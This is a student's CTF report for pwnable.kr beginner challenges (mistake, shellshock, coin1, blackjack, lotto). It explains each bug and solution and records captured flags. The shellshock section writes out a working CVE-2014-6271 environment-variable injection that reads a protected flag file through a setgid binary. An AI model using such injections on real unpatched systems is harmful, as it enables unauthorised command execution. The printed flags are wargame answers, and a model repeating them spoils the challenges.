<p>문제에서 주어진 힌트의 내용이 operator priority인데, 소스코드에서 2개 이상의 operator(연산자)가 사용되는 부분은 2곳입니다.</p> <pre>if(fd=open("/home/mistake/password", O_RDONLY, 0400) < 0) if(!(len=read(fd, pw_buf, PW_LEN) > 0))</pre> <p>이 중에서 2번째 구문은 소괄호로 연산 순서를 명시적으로 지정해주었기 때문에 문제가 있을 가능성이 높은 구문은 1번째 구문입니다.</p> <pre>int main(int argc, char* argv[]){ int fd; if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){ printf("can't open password %d\n", fd); return 0; } printf("do not bruteforce...\n"); sleep(time(0)%20); char pw_buf[PW_LEN+1]; int len; if(!(len=read(fd,pw_buf,PW_LEN) > 0)){ printf("read error\n"); close(fd); return 0; } }</pre> <p>C언어 연산자 우선순위는 비교 연산자(< , > 등)가 대입 연산자(=)보다 우선순위가 높습니다. open()이 정상적으로 실행이 된다면 양수값을 갖는 file descriptor값을 반환하며, 이 값은 0보다 크기 때문에 거짓이 됩니다. FALSE(0)가 다시 fd변수에 대입연산자에 의해 대입되어 결과적으로 fd변수의 값이 0이 됩니다. fd값이 0이면 STDIN 즉, 키보드에 의한 표준입력이므로, ./mistake를 실행하면 표준입력을 대기하는 상태가 됩니다.</p> <p>비밀번호 최종 확인은 표준입력으로 입력받은 값과 2번째 "input password"로 입력받은 값을 xor()함수연산 한 결과값을 비교하여 결정됩니다.</p>			
해결 방안			
<p>xor()함수의 연산과정을 분석하여 다음 조건을 만족하는 값들을 입력하여 해결할 수 있습니다.</p> <p>연산자 우선순위 실수로 표준입력으로 입력받은 비밀번호 : char pw_buf[11] "input password"로 입력받은 비밀번호 : char pw_buf2[11] [조건] strcmp(pw_buf, xor(pw_buf2, 10), 10) == 0 ??</p>			

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

xor()함수 분석

전달받은 char형 값을 양수1과 xor합니다. char형 값은 아스키값으로 양수1과 xor연산을 수행하면 다음과 같은 특성을 가집니다.

0과 1은 양수1과 xor하면 1과0이 되며, 마찬가지로 2와 3을 양수1과 xor하면 3과 2가 됩니다.

즉, (0,1) (2,3) (4,5)... 과 같이 쌍으로 양수1과 xor하면 서로 반대값이 되는 성질이 있습니다.

```
$ ./mistake
do not bruteforce...
0000000000
input password : 1111111111
Password OK
Mommy, the operator priority always confuses me :(
$ ./mistake
do not bruteforce...
5555555555
4444444444
input password : Password OK
Mommy, the operator priority always confuses me :(
```

관련 내용 정리

-

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	10번	문 제	shellshock[#]
문제 분석			
<p>shellshock 관련 문제로 소스코드를 살펴보면 setresuid, setresgid를 이용하여 root권한을 가진 bash를 얻어 flag 값을 찾아내는 문제인 것 같습니다.</p> <p>shellshock 원인은 bash명령어 해석기는 함수를 환경변수에 저장하는 방식을 사용하는데, bash에서 한쌍의 중괄호로 묶인 함수안에 코드가 들어갑니다. 그러나 공격자가 일부 bash 코드를 이 중괄호 밖에 두면, 시스템이 그 코드를 실행하게 되어 다양한 공격에 무방비 상태가 됩니다.</p>			
<pre> shellshock@ubuntu:~\$ ls -l total 960 -r-xr-xr-x 1 root shellshock2 959120 Oct 12 2014 bash -r--r----- 1 root shellshock2 47 Oct 12 2014 flag -r-xr-sr-x 1 root shellshock2 8547 Oct 12 2014 shellshock -rw-r----- 1 root shellshock 188 Oct 12 2014 shellshock.c shellshock@ubuntu:~\$ </pre> <pre> #include <stdio.h> int main(){ setresuid(getegid(), getegid(), getegid()); setresgid(getegid(), getegid(), getegid()); system("/home/shellshock/bash -c 'echo shock_me'"); return 0; } </pre>			
해결 방안			
<p>환경변수env를 이용하여 bash코드를 삽입하려고 했으나, 권한문제로 추정되는 사유로 잘 안되는 것 같아 구글을 검색해보니 export명령어를 이용하는 방법을 찾아 적용해보았습니다.</p> <p>환경변수 x에 정상적인 bash코드 사용 후, 중괄호()에 세미콜론(;)작성 후, 삽입하고 싶은 bash코드를 작성하였습니다.</p> <p>root권한으로 flag 내용을 확인하기 위해, bash -c "cat flag" 코드 삽입 후 실행하였습니다.</p>			
<pre> Last login: Sat Jul 4 01:48:22 2015 from 210.223.81.23 shellshock@ubuntu:~\$ export x='() { echo ''; }; bash -c "cat flag"' shellshock@ubuntu:~\$./shellshock only if I knew CVE-2014-6271 ten years ago...!! Segmentation fault shellshock@ubuntu:~\$ </pre>			
관련 내용 정리			
<p>★ export 문법</p> <p>소괄호와 중괄호 사이 공백, 중괄호 시작과 끝 앞,뒤로 공백</p> <p>예) export x='() { echo ""; }'</p>			

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	11번	문 제	coin1[#]
문제 분석			
<p>임의의 개수로 주어진 황금동전에는 위조동전 한 개가 포함되어 있습니다.</p> <p>위조동전은 황금동전과 무게가 다릅니다.(황금동전: 10, 위조동전: 9)</p> <p>이때, 위조동전 100개를 찾으면 flag 정보를 확인할 수 있습니다.</p> <p>게임 조건은 다음과 같습니다.</p> <ol style="list-style-type: none"> 1. 동전개수(N)와 확인할 수 있는 횟수(C) 정보를 전달받습니다. 2. 동전 인덱스 숫자를 이용하여 임의의 개수 동전 무게를 확인요청합니다. 3. 2에 대한 결과값을 확인할 수 있습니다. 4. 2-3 과정을 확인할 수 있는 횟수(C)만큼 반복하고, 최종 위조동전 번호를 대답합니다. 			
해결 방안			
<p>이진탐색 알고리즘을 활용하여 위조동전을 찾는다.</p> <p>이진탐색의 시간 복잡도는 $O(\log_2 N)$로 확인할 수 있는 횟수(C)로 가능합니다.</p> <p>주어진 총 동전개수의 반을 기준으로 시작부터 반까지 인덱스 숫자를 이용하여 전체 무게를 확인요청합니다.</p> <p>결과값을 10으로 나눈 나머지가 0일 경우 계산에 포함된 동전들은 모두 황금동전임을 알 수 있습니다.</p> <p>만약, 결과값을 10으로 나눈 나머지가 9일 경우 계산에 포함된 동전들에는 위조동전 1개가 포함됨을 확인 할 수 있습니다. 위조동전의 포함 여부를 기준으로 다음 계산 범위를 결정하고 위의 과정을 재귀적으로 반복합니다.</p> <p>이러한 과정을 통하여 최종적으로 위조동전의 인덱스 숫자를 알아낼 수 있습니다.</p> <p>위와 같은 로직을 처리하기 위해 파이썬 언어를 이용하여 소켓통신 프로그램을 코딩하였습니다.</p> <pre> low = 0 high = TotleNum - 1 Count = 0 while (low <= high): mid = (low + hith) / 2 Count = Count + 1 strsr = GetKey(s, low, mid) if 'Correct' in strsr: print strsr flag = 0 break key = string.atoi(strsr) if (key % 10 == 9): high = mid elif (key % 10 == 0): low = mid + 1 else: pass </pre> <p>제한 시간 30초내에 위조동전 100개를 찾아야 하는데 서버 응답 속도가 느려 계속 실패하였습니다.</p> <p>속도 향상을 위해 pwnable.kr에 접속하여 tmp경로(쓰기권한 有)에서 다시 코딩하여 실행하였습니다.</p>			

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

```

Correct! (97)

Correct! (98)

Correct! (99)

Congrats! get your flag
b1NaRy_S34rch1nG_1s_3asy_p3asy

fd@ubuntu:/tmp$ █

```

관련 내용 정리

★ python socket 통신

```
import socket
```

```
hostname = 'pwnable.kr'
```


```
port = 9007
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect((hostname, port))
```

s.send(), s.recv() 함수를 이용하여 서버와 통신한다.

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	12번	문 제	blackjack[#]
문제 분석			
<p>blackjack 게임에 대한 구현소스는 공개되어 있습니다. 문제에서 자신의 flag 정보를 백만장자(millionaire)에게만 알려준다고 합니다. flag 정보를 얻으려면 백만달러 이상을 가지고 있어야 합니다.</p> <p>blackjack 구현소스에서 다음과 같은 부분에서 백만달러 이상을 가질 수 있는 방법을 찾아야 합니다.</p> <p>후보1. 무조건 게임에서 이길 수 있는 보안취약점 or 구현 로직상의 오류 발견</p> <p>후보2. 배팅금액관련 부분에서 보안취약점 or 구현 로직상의 오류 발견</p>			
			
해결 방안			
<p>randcard() 함수에서 시드(seed)값을 계속 변하도록 구현하였고,</p> <p>카드숫자는 사용자로부터 입력받는 형태가 아닌 난수를 생성하여 적용하는 방식으로 스택 덮어쓰는 방식도 적용이 어려울 것 같고, 게임을 무조건 이길 수 있는 방법도 쉽게 찾을 수 없었습니다.</p> <p>사용자로부터 값을 입력받는 곳을 찾아보니 배팅관련 부분이었습니다. 그래서 배팅관련 소스코드를 확인해보니, 입력한 배팅금액을 잔여 금액과 비교하는 부분에서 취약한 부분을 발견하였습니다.</p> <p>처음에는 입력받은 배팅금액과 잔여 금액을 비교하였으나, 두번째 입력받는 부분에서는 잔여 금액을 비교하지 않는 구현 로직상의 오류를 발견하였습니다.</p>			

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

```

721 int betting() //Asks user amount to bet
722 {
723     printf("\n\nEnter Bet: $");
724     scanf("%d", &bet);
725
726     if (bet > cash) //If player tries to bet more money than player has
727     {
728         printf("\nYou cannot bet more money than you have.");
729         printf("\nEnter Bet: ");
730         scanf("%d", &bet);
731         return bet;
732     }
733     else return bet;
734 } // End Function
735

```

백만달러 이상을 2번 연속 배팅할 경우, 2번째에는 입력값이 그대로 적용되는 취약점을 활용하여 한번만 이기면 백만달러 이상을 보유할 수 있게 됩니다.

1Cash: \$500
2-----
3|S |
4| K |
5| S|
6-----
7
8Your Total is 10
9
10The Dealer Has a Total of 1
11
12Enter Bet: \$2000000
13
14You cannot bet more money than you have.
15Enter Bet: 2000000
16
17Would You Like to Hit or Stay?
18Please Enter H to Hit or S to Stay.
19h
20-----
21|C |
22| 5 |
23| C|
24-----
25
26Your Total is 15
27
28The Dealer Has a Total of 7
29
30Would You Like to Hit or Stay?
31Please Enter H to Hit or S to Stay.
32h

33-----
34|D |
35| 4 |
36| D|
37-----
38
39Your Total is 19
40
41The Dealer Has a Total of 10
42
43Would You Like to Hit or Stay?
44Please Enter H to Hit or S to Stay.
45s
46
47You Have Chosen to Stay at 19. Wise Decision!
48
49The Dealer Has a Total of 19
50Unbelievable! You Win!
51
52You have 1 Wins and 3 Losses. Awesome!
53
54Would You Like To Play Again?
55Please Enter Y for Yes or N for No
56y
57
58YaY_I_AM_A_MILLIONARE_LOL
59
60Cash: \$2000500
61
62
63
64

관련 내용 정리

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	13번	문 제	lotto[#]
-------	-----	-----	----------

문제 분석

소스코드는 표준입력(키보드)으로 1부터 45사이의 값 6개를 입력하여, 난수로 생성된 lotto번호와 일치여부를 확인하는 내용입니다. 그러나 표준입력값과 난수로 생성된 lotto번호를 매칭하는 알고리즘에 중복을 허용하는 취약점이 있습니다. 표준입력값을 모두 동일한 값으로 입력하고, 6개의 lotto번호에서 한 개만 매칭이 되어도 match변수의 counting이 6이되는 중복을 허용하는 취약점이 있습니다.

```
// calculate lotto score
int match = 0, j = 0;
for(i=0; i<6; i++){
    for(j=0; j<6; j++){
        if(lotto[i] == submit[j]){
            match++;
        }
    }
}

// win!
if(match == 6){
    system("/bin/cat flag");
}
else{
    printf("bad luck...\n");
}
```

lotto번호를 지정하는 부분이 /dev/urandom에서 play()함수를 호출할 때마다 읽어오도록 구현되어 있어 실행할 때마다 lotto번호가 변경됩니다.

```
// generate lotto numbers
int fd = open("/dev/urandom", O_RDONLY);
if(fd==-1){
    printf("error. tell admin\n");
    exit(-1);
}
unsigned char lotto[6];
if(read(fd, lotto, 6) != 6){
    printf("error2. tell admin\n");
    exit(-1);
}
for(i=0; i<6; i++){
    lotto[i] = (lotto[i] % 45) + 1; // 1 ~ 45
}
close(fd);
```


과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

해결 방안

1부터 45사이의 임의의 한 개값을 표준입력(키보드)으로 6번 중복하여 입력합니다.

이러한 과정을 반복하다보면 난수로 생성된 6개의 lotto번호 중에서 한 개만 매칭되는 경우가 나타납니다.

pwnable.kr - PuTTY

```

3. Exit
1
Submit your 6 lotto bytes : ^[^[^[^[^[^[
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ^[^[^[^[^[^[
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ^[^[^[^[^[^[
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ^[^[^[^[^[^[
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ^[^[^[^[^[^[
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ^[^[^[^[^[^[
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
- Select Menu -
1. Play Lotto
2. Help
3. Exit

```

관련 내용 정리

-

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

Tasks

PWN THESE!

*click [#] to evaluate the pwned task

[Toddler's Bottle]

Mommy, I wanna be a hacker!

fd[#]

1 PT

collision[#]

3 PT

bof[#]

5 PT

flag[#]

7 PT

passcode[#]

10 PT

random[#]

1 PT

input

4 PT

leg[#]

2 PT

mistake[#]

1 PT

shellshock[#]

1 PT

coin1[#]

6 PT

blackjack[#]

1 PT

lotto[#]

2 PT